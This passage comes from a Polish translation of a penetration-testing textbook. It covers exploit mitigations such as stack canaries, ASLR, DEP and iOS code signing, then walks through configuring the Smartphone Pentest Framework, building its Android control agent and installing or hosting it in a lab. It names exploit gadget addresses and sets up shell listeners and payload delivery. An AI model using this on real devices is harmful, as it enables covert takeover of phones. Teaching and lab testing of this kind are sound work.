Teraz, kiedy już wiesz, jak się tworzy nowe moduły Metasploita, możesz spróbować samodzielnie napisać jeszcze jeden moduł. Metasploit posiada moduł wykorzystujący przepełnienie bufora pola *USER* serwera War-FTP 1.65, `/usr/share/metasploit-framework/modules/exploits/windows/ftp/warftpd_165_user.rb`, który

używa techniki nadpisania adresu powrotu. Zadanie polega na tym, aby napisać moduł, który będzie wykorzystywał technikę nadpisywania wskaźników procedur strukturalnej obsługi wyjątków SEH, o której mówiliśmy w rozdziale 18.

Techniki zapobiegania atakom

W rozdziale 18. wspominaliśmy już o jednej z technik zapobiegania atakom, SafeSEH. Cała historia tego zagadnienia przypomina nieco odwieczną walkę pocisku z pancerzem, czy może mówiąc nieco mniej górnolotnie, poczciwą zabawę w kotka i myszkę. Napastnicy opracowują nową technikę ataku, na co deweloperzy systemów i aplikacji odpowiadają implementacją nowego mechanizmu obronnego, po czym napastnicy znów wymyślają coś nowego i tak cała zabawa toczy się w najlepsze. W tym podrozdziale postaramy się omówić chociaż pokróćte kilka najważniejszych technik minimalizujących ryzyko pomyślnego wykorzystania przez napastników potencjalnych luk w zabezpieczeniach systemów i aplikacji. Oczywiście przedstawiona lista w żaden sposób nie będzie kompletna, tak jak celem tej książki nie jest również pokazanie sposobów pisania exploitów pozwalających na omijanie takich zabezpieczeń. Istnieje bardzo wiele zaawansowanych technik przełamywania zabezpieczeń, takich jak ataki typu *heap spray* czy metody ROP (ang. *Return-Oriented Programming*), których omawianie wykracza daleko poza ramy tej książki. Jeżeli jesteś zainteresowany pogłębianiem swojej wiedzy w tym zakresie, możesz zairzeć na moją stronę internetową (<http://www.bulbsecurity.com>) lub na stronę Corelan Team (<https://www.corelan.be/>).

Technika Stack Cookies

W miarę jak ataki z wykorzystaniem przepelnienia bufora na stosie stawały się coraz powszechniejsze, deweloperzy próbowali opracować techniki zapobiegające możliwości przejęcia sterowania działaniem programu w skutek takiego ataku. Jednym ze sposobów osiągnięcia takiego celu, było zaimplementowanie tzw. *ciasteczek stosu* (ang. *stack cookies*), zwanych również swojsko *kanarkami* (ang. *canaries*). Działa to w ten sposób, że po uruchomieniu programu obliczany jest nowy kanarek, który zostaje dodany do sekcji *.data* pamięci programu. Funkcje wykorzystujące struktury podatne na przepelnienie bufora, pobierają kanarka z sekcji *.data* i umieszczają na stosie zaraz po adresie powrotu i wskaźniku EBP. Następnie wywołana funkcja, tuż przed zakończeniem swojego działania porównuje wartość kanarka zapisanego na stosie z oryginalnym kanarkiem przechowywanym w sekcji *.data*. Jeżeli obie wartości są różne, program zakłada, że doszło do przepelnienia bufora i kończy działanie zanim sterowanie zostanie przechwycone przez potencjalnego napastnika.

Istnieje wiele technik pozwalających na ominięcie takiego zabezpieczenia, jak choćby nadpisanie wskaźnika procedur strukturalnej obsługi wyjątków SEH i wygenerowanie wyjątku pozwalającego na przechwycenie sterowania zanim funkcja będzie w stanie sprawdzić poprawność kanarka.

Mechanizm ASLR

— randomizacja układu przestrzeni adresowej

Exploity, które do tej pory pisaliśmy w naszej książce wykorzystywały instrukcje znajdujące się w ścisłe określonych adresach pamięci. Na przykład, w naszym pierwszym przykładzie z exploitem wykorzystującym przepełnienie bufora na stosie programu War-FTP (patrz rozdział 17.), używaliśmy odpowiednika instrukcji `JMP ESP`, który można znaleźć w module `MSVCRT.dll` pod adresem `0x77C35459` w każdym systemie Windows XP SP3 English. W przykładzie z nadpisywaniem wskaźników procedur strukturalnej obsługi wyjątków SEH, w rozdziale 18., używaliśmy sekwencji instrukcji `POP POP RET`, znajdującej się w module `MFC42.dll`, pod adresem `0x5F4580CA`. Jeżeli żadna z tych lokalizacji nie zawierałaby takich instrukcji, cała koncepcja naszego ataku wzięła by w leb i musielibyśmy wyszukiwać potrzebne sekwencje instrukcji bezpośrednio przed ich wywołaniem.

Jeżeli mechanizm ASLR (ang. *Address Space Layout Randomization*) jest zaimplementowany, nie możesz już oczekwać, że dana sekwencja instrukcji będzie znajdowała się zawsze pod tym samym adresem. Aby przekonać się, jak to działa, przejdź do maszyny z systemem Windows 7 i uruchom odtwarzacz Winamp pod kontrolą debugera Immunity Debugger. Zanotuj lokalizację w pamięci programu `Winamp.exe` oraz kilku popularnych bibliotek DLL, takich jak `USER32` czy `SHELL32`. Teraz zrestartuj system i powtórz całą operację. Kiedy ponownie sprawdzisz lokalizację tych samych modułów w pamięci, okaże się, że biblioteki DLL zostały załadowane do zupełnie innych obszarów pamięci, a jedynie lokalizacja programu `Winamp.exe` pozostała taka sama. W moim przypadku, kiedy po raz pierwszy uruchomiłem odtwarzacz Winamp pod kontrolą debugera Immunity Debugger, lokalizacje wymienionych wyżej modułów były następujące:

- 00400000 `Winamp.exe`
- 778B0000 `USER32.dll`
- 76710000 `SHELL32.dll`

A po restarcie systemu, sytuacja wyglądała tak:

- 00400000 `Winamp.exe`
- 770C0000 `USER32.dll`
- 75810000 `SHELL32.dll`

Podobnie jak to było w przypadku SafeSEH, w systemie Windows nie ma żadnej reguły mówiącej, że mechanizm ASLR musi być zaimplementowany w programach. Co ciekawe, nawet w niektórych natywnych aplikacjach systemu Windows, takich jak Internet Explorer, mechanizm ASLR nie jest poprawnie zaimplementowany. Warto jednak zauważyć, że w systemie Windows Vista i nowszych, współdzielone biblioteki DLL, takie jak `USER32.dll` czy `SHELL32.dll` w pełni wykorzystują ten mechanizm. Jeżeli z takiego czy innego powodu chciał-

byś wykorzystać wybrane instrukcje kodu z tych bibliotek, to nie będziesz w stanie wywołać ich bezpośrednio z użyciem statycznych adresów pamięci.

Mechanizm DEP — zapobieganie wykonywaniu danych

W exploitach, które opracowywaliśmy w kilku poprzednich rozdziałach, wykorzystywaliśmy możliwość wstrzyknięcia naszego kodu powłoki do wybranych obszarów pamięci oraz przekazywania sterowania i wykonywania kodu powłoki. Mechanizm DEP (ang. *Data Execution Prevention* — zapobieganie wykonywaniu danych) dosyć znaczco utrudnia przeprowadzenie takich ataków, poprzez oznaczanie określonych obszarów w pamięci jako niewykonywalnych (ang. *nonexecutable*). Jeżeli potencjalny napastnik będzie chciał uruchomić kod umieszczonego w niewykonywalnym obszarze pamięci, to taki atak zakończy się niepowodzeniem.

Mechanizm DEP jest zaimplementowany w większości współczesnych wersji systemu Windows, jak również w systemach Linux, Mac OS, a nawet na platformach Android. Co ciekawe, w systemie iOS nie ma potrzeby stosowania mechanizmu DEP, o czym opowiem nieco więcej w kolejnym podrozdziale.

Aby ominąć zabezpieczenia wprowadzane przez mechanizm DEP, napastnicy zazwyczaj wykorzystują tzw. technikę ROP (ang. *Return-Oriented Programming*), w której złośliwy kod jest budowany w oparciu o fragmenty istniejącego kodu aplikacji znajdującego się już w pamięci „wykonywalnej”. Jednym z dosyć często spotykanych ataków jest zastosowanie techniki ROP do utworzenia sekcji pamięci, oznaczonej jako zapisywana i wykonywalna, a następnie zapisanie w niej złośliwego ładunku i uruchomienie go.

Obowiązkowe cyfrowe podpisywane kodu

Zespół deweloperów firmy Apple, projektujących zabezpieczenia systemu iOS przyjął zupełnie inne rozwiązania, mające na celu zapobieganie uruchamianiu złośliwego kodu. Cały kod uruchamiany na urządzeniach iPhone musi być cyfrowo podpisany przez zaufany urząd certyfikacji, w roli którego zazwyczaj występuje firma Apple. Aby uruchomić na iPhone swoją aplikację, deweloper musi najpierw przesłać jej kod do firmy Apple celem weryfikacji i uzyskania zatwierdzenia. Jeżeli analitycy firmy Apple stwierdzą, że aplikacja nie zawiera żadnego złośliwego kodu, aplikacja zazwyczaj zostaje zatwierdzona i cyfrowo podpisana przez firmę Apple.

Jednym ze sposobów, wykorzystywanych przez autorów złośliwego oprogramowania do omijania zabezpieczeń i unikania wykrycia podczas instalacji, jest pobieranie złośliwego kodu dopiero po zainstalowaniu i uruchomieniu pozornie „zatwierdzonej” aplikacji i uruchamianie go. W przypadku telefonów iPhone taka metoda jednak zawodzi, ponieważ każda strona pamięci aplikacji musi być cyfrowo podpisana przez zaufany urząd certyfikacji. Kiedy taka aplikacja spróbuje uruchomić niepodpisany kod, procesor odrzuci go i działanie aplikacji zakończy się awarią. W takiej sytuacji mechanizm DEP nie jest wymagany, ponieważ obowiązkowe podpisywane kodu wprowadza zabezpieczenia idące nawet jeszcze o krok dalej.

Oczywiście napisanie exploitu, który omija takie zabezpieczenia jest możliwe, a przykładem tego może być choćby poczciwy iPhone jailbreak, aczkolwiek trzeba przyznać, że w najnowszych wersjach telefonów iPhone zastosowanie jailbreakingu nie jest już wcale takie łatwe. Proste zastosowanie techniki ROP do przygotowania obejścia zabezpieczeń DEP z podpisywaniem kodu już nie wystarczy, a zamiast tego cały ładunek, od początku do końca musi być przygotowany z wykorzystaniem ROP.

Zaimplementowanie jednego mechanizmu zabezpieczającego zazwyczaj nie wystarczy do zniechęcenia doświadczonych deweloperów i napastników, dysponujących najnowszymi technologiami tworzenia exploitów. W praktyce najczęściej kilka różnego rodzaju zabezpieczeń jest łączonych ze sobą tworząc rozbudowany system ochrony przed atakami. Na przykład, w systemie iOS stosowane jest obowiązkowe cyfrowe podpisywane kodu oraz pełna implementacja mechanizmu randomizacji układu przestrzeni adresowej (ASLR). W takiej sytuacji napastnik jest praktycznie zmuszony do tworzenia całego ładunku za pomocą techniki ROP, a dzięki zastosowaniu ASLR budowanie ładunków ROP to naprawdę nie jest bulka z masłem...

W poprzednich dwóch rozdziałach przedstawiliśmy rzetelne wprowadzenie do zagadnień związanych z tworzeniem exploitów. Korzystając z takich fundamentów możesz dalej rozszerzać swoją wiedzę i znajomość coraz bardziej zaawansowanych technik przełamywania zabezpieczeń, co może pozwolić na skuteczne prowadzenie testów penetracyjnych nawet najnowszych i najlepiej zabezpieczonych hostów i aplikacji działających w środowisku celu.

Podsumowanie

W tym rozdziale omówiliśmy szereg podstawowych zagadnień związanych z projektowaniem i tworzeniem exploitów. Do wyszukiwania potencjalnych słabości i luk w zabezpieczeniach używaliśmy techniki fuzzingu. Wykorzystywaliśmy również kody publicznie dostępnych exploitów i dostosowywaliśmy je do naszych specyficznych potrzeb. Dokonywaliśmy zamiany oryginalnego, publicznego kodu powłoki na swój własny, zaufany kod, wygenerowany za pomocą programu Msfvenom. W dalszej części rozdziału udało nam się przenieść kod exploitu napisanego w języku Python do pakietu Metasploit, tworząc własny, w pełni funkcjonalny moduł. Pracę nad modułem rozpoczęliśmy od znalezienia modułu spełniającego podobną rolę, a następnie dokonaliśmy wielu modyfikacji jego kodu tak, aby dostosować go do wykorzystywania błędu przepelnienia bufora na stosie serwera 3Com TFTP. W końcowej części rozdziału omówiliśmy pokrótkę kilka najważniejszych technik i mechanizmów utrudniających czy wręcz uniemożliwiających prowadzenie ataków, z którymi możesz się spotkać w czasie tworzenia własnych exploitów.

Pomału zbliżamy się już do końca naszej podróży przez krainę testów penetracyjnych. W ostatnim rozdziale opowiemy sobie jeszcze o przeprowadzaniu audytów bezpieczeństwa i testów penetracyjnych urządzeń mobilnych.

V

**ATAKI NA
URZĄDZENIA MOBILNE**

20

Pakiet Smartphone Pentest Framework

W OSTATNICH LATACH ZASADA BYOD (ANG. *BING YOUR OWN DEVICE* — PRZYNIĘŚ SWOJE WŁASNE URZĄDZENIE) ROBI W BIZNESIE OGROMNĄ KARIERĘ. CHOĆ Z PRAKTYKĄ PRZYNOSZENIA DO FIRMY SWOICH WŁASNYCH URZĄDZEŃ SPOTYKAMY się od lat (ot, choćby w formie laptopa używanego przez kontraktora czy prześnej konsoli do gier podłączonej do sieci gdzieś w kąciku firmowej kantyny), obecnie możemy już mówić o prawdziwej inwazji urządzeń mobilnych, masowo szтурmujących nasze miejsca pracy. I nie byłoby w tym nic zlego, gdyby nie jeden wstydliwie ukrywany fakt, że zespoły bezpieczeństwa IT działające w różnych firmach i organizacjach często po prostu zapominają o szacowaniu ryzyka związanego ze stosowaniem takich urządzeń i o przygotowaniu odpowiedniej polityki ich zabezpieczania.

W tym rozdziale skoncentrujemy się na narzędziach wspomagających prowadzenie ataków na urządzenia mobilne oraz audytowanie ich zabezpieczeń. Urządzenia mobilne to jedna z najszybciej rozwijających się obecnie dziedzin technologii informatycznych i choć w naszej książce możemy zaledwie bardzo pobięźnie omówić najważniejsze tematy związane z przeprowadzaniem ataków i powłamaniową eksploracją takich urządzeń, to jednak przedstawione zagadnienia z pewnością będą dla Ciebie dobrym punktem wyjścia do samodzielnego poszerzania swojej wiedzy w tym zakresie. W tym rozdziale dosyć szczegółowo

omówimy również pakiet Smartphone Pentest Framework (SPF), który napisałam z zamiatrem ułatwienia społeczności pentesterów przeprowadzania audytów bezpieczeństwa urządzeń mobilnych. Po zakończeniu pracy z tą książką powinieneś mieć już wystarczającą wiedzę, aby samodzielnie podróżować po kraju testów penetracyjnych i poznawać nowe, nieznane do tej pory terytoria.

W zdecydowanej większości omawianych przykładów celem naszych ataków będą urządzenia działające pod kontrolą systemu Android, ponieważ oprócz tego, że jest to w obecnej chwili chyba najpopularniejszy OS dla urządzeń mobilnych, to jeszcze znakomite emulatory tego systemu możemy znaleźć praktycznie na każdej platformie Windows, Linux czy Mac OS. Choć nasza uwaga będzie skupiona głównie na systemie Android, to w dalszej części omówimy również atak wykorzystujący jailbreaking telefonów iPhone.

Wektory ataków na urządzenia mobilne

Choć urządzenia mobilne pracują pod kontrolą prawdziwych systemów operacyjnych, łącząc się z innymi hostami za pośrednictwem protokołu TCP/IP i mogą korzystać z tych samych zasobów sieciowych, jakich używają „tradycyjne” komputery, to jednak posiadają również szereg swoich unikatowych cech i mechanizmów, które umieszczają w równaniu zupełnie nowe wektory i protokoły ataków. Niektóre z tych dodatkowych mechanizmów są znane z tego, że były przyczynami problemów z bezpieczeństwem już wiele lat temu, a jeszcze inne, takie jak na przykład połączenia NFC (ang. *Near Field Communication*), o których opowiem w nieco dalszej części tego rozdziału, stanowią wyzwanie zarówno dla hakerów, jak i deweloperów dopiero od niedawna.

Wiadomości tekstowe

Bardzo wiele urządzeń mobilnych jest w stanie wysyłać i odbierać krótkie wiadomości tekstowe, nazywane popularnie wiadomościami SMS (ang. *Short Message Service*). Choć takie wiadomości mają z definicji dosyć ograniczone rozmiary, to jednak pozwalają użytkownikom na wygodne komunikowanie się niemal w czasie rzeczywistym, często zastępując tym samym normalną pocztę elektroniczną. Nietrudno zauważać, że ze względu na swoją popularność i wszechobecność SMS-y otwierają nowe wektory dla ataków socjotechnicznych i nie tylko.

Do niedawna tradycyjnym medium do wysyłania spamu i przeprowadzania ataków phishingowych była poczta elektroniczna, ale obecnie zdecydowana większość dostawców poczty elektronicznej (nawet tych darmowych) posiada zaimplementowane filtry i mechanizmy zabezpieczające, skutecznie ograniczające liczbę „śmieci” docierających do naszych skrzynek pocztowych (jeżeli kiedykolwiek będziesz się chciał o tym przekonać, po prostu wejdź na swoją pocztę i zajrzyj do foldera o nazwie *Spam*). SMS-y to jednak zupełnie inna para kaloszy. Choć niektóre rozwiązania antywirusowe dla urządzeń mobilnych pozwalają na tworzenie list zarówno blokowanych, jak i zaufanych nadawców, to jednak w większości

przypadków możemy śmiało założyć, że praktycznie każda wysłana wiadomość tekstowa dociera do swojego adresata, co powoduje, że SMS-y stanowią niemal idealny wektor dla przesyłania spamu i przeprowadzania ataków phishingowych.

Każdy z nas już zapewne nieraz spotkał się z irytującymi reklamami rozsyłanymi za pomocą SMS-ów czy wiadomościami phishingowymi próbującymi przekonać użytkownika do kliknięcia łącza prowadzącego na kontrolowaną przez napastnika fałszywą stronę internetową i wpisania poświadczeń logowania, tak jak to robiliśmy podczas klonowania stron internetowych w rozdziale 11. Ekspertowie nie mają żadnych wątpliwości, że w miarę upływu czasu tego typu ataki będą coraz powszechniejsze. Polecaną metodą zapobiegania jest umieszczanie zagadnień związanych z bezpieczeństwem urządzeń mobilnych w okresowych szkoleniach dla pracowników. Użytkownik, który jest na tyle ostrożny, że nie będzie kliknął łącza zamieszczanych w pochodzących z nieznanych źródeł wiadomościach poczty elektronicznej, może bez zastanowienia kliknąć łącze otrzymane w wiadomości SMS. W końcu przecież to tylko wiadomość tekstowa, więc nie może chyba nikomu zrobić krzywdy, prawda? Nie zawsze zdajemy sobie sprawę z tego, że kliknięcie takiego łącza uruchamia zwykle mobilną przeglądarkę sieciową lub inną aplikację, która może być podatna na ataki i otworzyć drogę napastnikowi do naszego smartfona, tabletu czy innego urządzenia mobilnego.

Połączenia NFC

We współczesnych urządzeniach mobilnych możemy coraz częściej spotkać technologię NFC (ang. *Near Field Communication* — komunikacja bliskiego zasięgu), która oprócz swoich wielu niewątpliwych zalet wprowadza do gry nowy, groźny wektor ataku. Technologia NFC pozwala na bezprzewodową wymianę danych między dwoma urządzeniami stykającymi się ze sobą lub znajdującymi się w bliskiej odległości od siebie (do ok. 20 centymetrów). Urządzenia mobilne z właczonymi połączeniami NFC potrafią automatycznie skanować znajdujące się w pobliżu znaczniki NFC i na ich podstawie automatycznie wykonywać różne zadania, takie jak zmiana konfiguracji, uruchamianie aplikacji itp. Niektóre urządzenia wyposażone w NFC potrafią przesyłać i wymieniać ze sobą dane, takie jak na przykład zdjęcia, dokumenty czy nawet aplikacje. Technologia NFC to kolejny potencjalnie znakomity wektor ataków socjotechnicznych na urządzenia mobilne. Na przykład podczas konkursu Mobile Pwn2Own 2013 jedna ze startujących ekip wykorzystała technologię NFC do przeprowadzenia ataku na urządzenia mobilne z systemem Android, pozwalającego na zdalne — aczkolwiek określenie „zdalne” nabiera w tym miejscu nieco dziwnego zabarwienia — przesyłanie złośliwego ładunku na podatne urządzenie. Jak widać, okresowe szkolenia bezpieczeństwa dla pracowników powinny również obejmować informacje o technologii NFC oraz o tym, jakie rodzaje danych mogą być przesyłane i odbierane za pomocą używanych przez nich urządzeń mobilnych.

Kody QR

Kody QR (ang. *Quick Response codes*; popularnie zwane „kurkodami”) to dwuwymiarowe kody matrycowe wynalezione przez jedną z japońskich firm, które początkowo były przeznaczone do zastosowania w przemyśle motoryzacyjnym. Kody QR mogą być wykorzystywane zarówno do zapisywania adresów URL, wizytówek i krótkich informacji tekstowych, jak i przesyłania danych do aplikacji w urządzeniach mobilnych itp., dlatego też użytkownicy powinni zawsze pamiętać, że skanowany kod QR może potencjalnie zawierać szkodliwą, złośliwą zawartość. Przykładowo kod QR, który znajdziesz na plakacie promującym jakieś wydarzenie czy sklep, nie zawsze musi prowadzić do strony internetowej, której się spodziewałeś, zwłaszcza jeżeli nie był oryginalnie nadrukowany, a tylko dodany w formie samoprzylepnej naklejki (inna sprawa, że sam plakat również mógł być odpowiednio spreparowany; oba rodzaje ataków były już wielokrotnie spotykane w praktyce). Nie tak dawno temu jeden ze znanych haktywistów zmienił swoje zdjęcie profilowe na Twitterze na kod QR, zachęcając tym samym wielu zaciekle kawionych użytkowników do wyciągnięcia swoich smartfonów i zeskanowania „kurkodu”, który prowadził do jednej ze złośliwych stron internetowych próbujących wykorzystać lukę w zabezpieczeniach pakietu WebKit, czyli silnika odpowiadającego za wyświetlanie stron internetowych w przeglądarkach sieciowych systemów iOS i Android.

Pakiet Smartphone Pentest Framework

No dobrze, dosyć czczej gadaniny — najwyższy czas rozpoczęć przeprowadzanie ataków na urządzenia mobilne za pomocą pakietu Smartphone Pentest Framework (SPF). Pamiętaj, że pakiet SPF jest ciągle w trakcie aktywnego tworzenia i zestaw jego możliwości zmienia się niemal z dnia na dzień. W chwili kiedy będziesz czytał te słowa, w pakiecie SPF może być już zaimplementowanych wiele nowych funkcji i mechanizmów. W rozdziale 1. pobieraleś i instalowałeś pakiet SPF w wersji używanej w ćwiczeniach opisanych w tej książce, a najnowszą wersję pakietu możesz zawsze pobrać ze strony <https://github.com/georgiau/Smartphone-Pentest-Framework.git>.

Konfiguracja pakietu SPF

Jeżeli starannie wykonywałeś wszystkie polecenia opisane w rozdziale 1., pakiet SPF powinien być już zainstalowany i gotowy do działania na Twoim komputerze. Ponieważ SPF wykorzystuje wbudowany serwer WWW systemu Kali Linux do przesyłania ładunków na atakowane urządzenia, upewnij się, że serwer Apache jest uruchomiony, tak jak zostało to przedstawione poniżej.

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# service apache2 start
```

Oprócz serwera WWW pakiet SPF wykorzystuje bazę danych MySQL lub PostgreSQL, zatem musimy się upewnić, że serwer bazy danych MySQL również został uruchomiony.

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# service mysql start
```

Ostatnim zadaniem, które musimy wykonać, jest otwarcie do edycji pliku konfiguracyjnego pakietu SPF, */root/Smartphone-Pentest-Framework/frameworkconsole/config*, który musimy dostosować do działania w naszym środowisku testowym. Domyślna zawartość pliku konfiguracyjnego została przedstawiona na listingu 20.1.

Listing 20.1. Domyślna zawartość pliku konfiguracyjnego pakietu SPF

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# cat config
#SMARTPHONE PENTEST FRAMEWORK CONFIG FILE
#ROOT DIRECTORY FOR THE WEBSERVER THAT WILL HOST OUR FILES
WEBSERVER = /var/www
#IPADDRESS FOR WEBSERVER (webserver needs to be listening on this address)
IPADDRESS = 192.168.20.9 ①
#IP ADDRESS TO LISTEN ON FOR SHELLS
SHELLIPADDRESS = 192.168.20.9 ②
#IP ADDRESS OF SQLSERVER 127.0.0.1 IF LOCALHOST
MYSQLSERVER = 127.0.0.1
(...)
#NMAP FOR ANDROID LOCATION
ANDROIDNMAPLOC = /root/Smartphone-Pentest-Framework/nmap-5.61TEST4
#EXPLOITS LOCATION
EXPLOITSLOC = /root/Smartphone-Pentest-Framework/exploits
```

Jeżeli adres IP systemu Kali Linux to 192.168.20.9, a pakiet SPF zainstalowałeś w katalogu */root/Smartphone-Pentest-Framework/*, to możesz pozostać przy domyślnych ustawieniach pliku konfiguracyjnego. W przeciwnym wypadku musisz odpowiednio zmodyfikować ustawienia opcji IPADDRESS ① oraz SHELLIPADDRESS ②, tak aby wskazywały na adres IP Twojego systemu Kali Linux.

Po zakończeniu wprowadzania zmian w pliku konfiguracyjnym możesz uruchomić pakiet SPF. Aby to zrobić, przejdź do katalogu */root/Smartphone-Pentest-Framework/frameworkconsole/* i wykonaj polecenie *./framework.py*. Na ekranie powinno się pojawić menu główne pakietu, podobne do przedstawionego na listingu 20.2.

Listing 20.2. Uruchamianie pakietu SPF

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# ./framework.py
#####
#
```

```
# Welcome to the Smartphone Pentest Framework! #
#                                v0.2.6                         #
#          Georgia Weidman/Bulb Security           #
#                                              #
#####
```

Select An Option from the Menu:

- 1.) Attach Framework to a Deployed Agent/Create Agent
- 2.) Send Commands to an Agent
- 3.) View Information Gathered
- 4.) Attach Framework to a Mobile Modem
- 5.) Run a remote attack
- 6.) Run a social engineering or client side attack
- 7.) Clear/Create Database
- 8.) Use Metasploit
- 9.) Compile code to run on mobile devices
- 10.) Install Stuff
- 11.) Use Drozer
- 0.) Exit

spf>

Większą część tego rozdziału spędzimy na poznawaniu różnych opcji pakietu SPF. Zanim jednak zaczniemy zabawę na dobre, musimy przeprowadzić mały test, aby upewnić się, czy pakiet SPF poprawnie komunikuje się z bazą danych. Instalator pakietu SPF powinien utworzyć pustą bazę danych, ale równie dobrze możesz ręcznie wyczyścić wszystkie dane z bazy i rozpocząć od nowa, wybierając opcję 7.) *Clear/Create Database*, tak jak zostało to pokazane poniżej. Wykonanie tego polecenia spowoduje skasowanie zawartości wszystkich tabel bazy pakietu SPF i w razie potrzeby utworzenie wszystkich brakujących tabel.

```
spf> 7
This will destroy all your data. Are you sure you want to? (y/N)? y
```

Emulatory systemu Android

W rozdziale 1. zainstalowaliśmy w maszynie wirtualnej z systemem Kali Linux emulatory trzech wersji systemu Android: 4.3, 2.2 i 2.1. Choć niektóre z opisywanych w tym rozdziale ataków będą działać niezależnie od wersji systemu Android, przyjrzymy się również kilku atakom na aplikacje po stronie klienta oraz atakom pozwalającym na podnoszenie uprawnień, które działają poprawnie w emulatorach tylko niektórych starszych wersji systemu Android. Z drugiej strony pamiętaj, że opierając się wyłącznie na emulatorach, na pewno nie będziesz w stanie przetestować wszystkich znanych exploitów systemu Android, ponieważ niektóre z nich działają poprawnie tylko i wyłącznie na prawdziwych urządzeniach mobilnych.

Dołączanie urządzeń mobilnych

Ze względu na fakt, że nie wszystkie wektory ataków mobilnych wykorzystują połączenia oparte na protokole TCP/IP, pakiet SPF może również korzystać z urządzeń podłączonych do komputera pentestera. W czasie kiedy powstawała ta książka, pakiet Smartphone Pentest Framework potrafił wysyłać SMS-y za pośrednictwem telefonów z systemem Android z zainstalowaną aplikacją SPF lub modemów USB z kartą SIM. Oprócz tego, jeżeli do systemu pentestera podłączony jest telefon z systemem Android z obsługą NFC, pakiet Smartphone Pentest Framework potrafi przesyłać ładunki na atakowany telefon z wykorzystaniem aplikacji SPF i mechanizmu Android Beam.

Budowanie aplikacji SPF dla systemu Android

Aby za pośrednictwem pakietu Smartphone Pentest Framework utworzyć aplikację SPF dla systemu Android, wybierz opcję 4.) *Attach Framework to a Mobile Modem*, tak jak zostało to przedstawione na listingu 20.3.

Listing 20.3. Budowanie aplikacji dla systemu Android

```
spf> 4
Choose a type of modem to attach to:
 1.) Search for attached modem
 2.) Attach to a smartphone based app
 3.) Generate smartphone based app
 4.) Copy App to Webserver
 5.) Install App via ADB
spf> 3 ①

Choose a type of control app to generate:
 1.) Android App (Android 1.6)
 2.) Android App with NFC (Android 4.0 and NFC enabled device)
spf> 1 ②
Phone number of agent: 15555215556 ③
Control key for the agent: KEYKEY1 ④
Webserver control path for agent: /androidagent1 ⑤
Control Number:15555215556
Control Key:KEYKEY1
ControlPath:/bookspf
Is this correct?(y/n)y
(...)
-post-build:
debug:
BUILD SUCCESSFUL
Total time: 10 seconds
```

Następnie wybierz opcję 3.) *Generate smartphone based app* ①. Za pomocą pakietu SPF można tworzyć dwa rodzaje aplikacji mobilnych: aplikacje z wbudowaną obsługą NFC i aplikacje bez obsługi NFC. Ponieważ nasz emulator systemu

Android nie posiada mechanizmu NFC, wybierz opcję 1.) *Android App (Android 1.6)* ②.

Program poprosi Cię o wprowadzenie kilku informacji o agencie SPF, który będzie sterowany za pośrednictwem aplikacji SPF. Agent SPF pozwala na przejęcie pełnej kontroli nad zainfekowanym urządzeniem mobilnym. Zagadnienia związane z tworzeniem i dystrybucją agentów SPF omówimy w nieco dalszej części rozdziału, a teraz po prostu wpisz numer telefonu Twojego emulatora systemu Android 2.2 ③, siedmioznakowy klucz identyfikacyjny ④ oraz ścieżkę na serwerze WWW rozpoczynającą się od znaku lewego ukośnika / ⑤. Po zakończeniu wprowadzania danych Smartphone Pentest Framework przy użyciu pakietu Android SDK rozpoczęcie budowanie aplikacji SPF.

Instalowanie aplikacji SPF

Kolejnym etapem przygotowań jest zainstalowanie nowo utworzonej aplikacji mobilnej w naszym emulatorze systemu Android 4.3. Zadaniem tego emulatora będzie symulowanie działania urządzenia mobilnego kontrolowanego przez pente-stera, a pozostałe dwa emulatory będą spełniały rolę celów naszych ataków. Jeżeli używasz emulatorów Androida w systemie Kali Linux lub korzystasz z fizycznych urządzeń działających pod kontrolą systemu Android i podłączonych do maszyny wirtualnej Kali Linux poprzez porty USB, do zainstalowania aplikacji możesz użyć narzędzia o nazwie Android Debug Bridge (ADB), tak jak zostało to przedstawione na listingu 20.4 (najpierw musisz wybrać z głównego menu opcję 4.) *Attach Framework to a Mobile Modem*.

Listing 20.4. Instalowanie aplikacji mobilnej SPF

```
spf> 4
Choose a type of modem to attach to:
 1.) Search for attached modem
 2.) Attach to a smartphone based app
 3.) Generate smartphone based app
 4.) Copy App to Webserver
 5.) Install App via ADB
spf> 5
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
List of devices attached
emulator-5554 device
emulator-5556 device
emulator-5558 device

Choose a device to install on: emulator-5554 ①
Which App?

 1.) Framework Android App with NFC
 2.) Framework Android App without NFC

spf> 2 ②
```

```
1463 KB/s (46775 bytes in 0.031s)
pkg: /data/local/tmp/FrameworkAndroidApp.apk
Success
```

Z menu *Choose a type of modem to attach to:* wybierz opcję 5, która powoduje wyszukanie za pomocą ADB wszystkich podłączonych urządzeń. Następnie musisz wskazać emulator lub urządzenie, na którym powinna zostać zainstalowana aplikacja SPF; w naszym przykładzie wybraliśmy emulator-5554 ①, bądź emulator systemu Android 4.3 z przypisanym numerem telefonu 1-555-521-5554. Na koniec musisz poinformować pakiet SPF, że powinien zainstalować aplikację mobilną bez obsługi mechanizmu NFC (opcja 2) ②.

Jeżeli używasz emulatorów systemu Android działających bezpośrednio w systemie Twojego hosta, ADB z systemu Kali Linux nie będzie w stanie się do nich podłączyć. W takiej sytuacji powinieneś zamiast ADB wybrać opcję 4.) *Attach Framework to a Mobile Modem*, a następnie wskazać opcję 4.) *Copy App to Webserver*, tak jak zostało to przedstawione na listingu 20.5.

Listing 20.5. Kopiowanie aplikacji na serwer WWW

```
spf> 4
Choose a type of modem to attach to:
 1.) Search for attached modem
 2.) Attach to a smartphone based app
 3.) Generate smartphone based app
 4.) Copy App to Webserver
 5.) Install App via ADB
spf> 4
Which App?
 1.) Framework Android App with NFC
 2.) Framework Android App without NFC
spf> 2 ①
Hosting Path: /bookspf2 ②
Filename: /app.apk ③
```

Takie rozwiązanie pozwoli nam na skopiowanie aplikacji mobilnej na serwer WWW systemu Kali Linux, skąd będziemy mogli ją pobrać i zainstalować w emulatorze. Wybierz opcję kopowania aplikacji Framework Android App bez obsługi NFC ①, a następnie wskaz ścieżkę, pod którą aplikacja powinna zostać umieszczona na serwerze WWW ②. Na koniec powinieneś podać nazwę aplikacji, która będzie pobierana ③. Teraz przejdź do emulatora systemu Android 4.3 i pobierz aplikację, otwierając w przeglądarce mobilnej stronę <http://192.168.20.9/bookspf2/app.apk>.

Łączenie serwera SPF z aplikacją mobilną

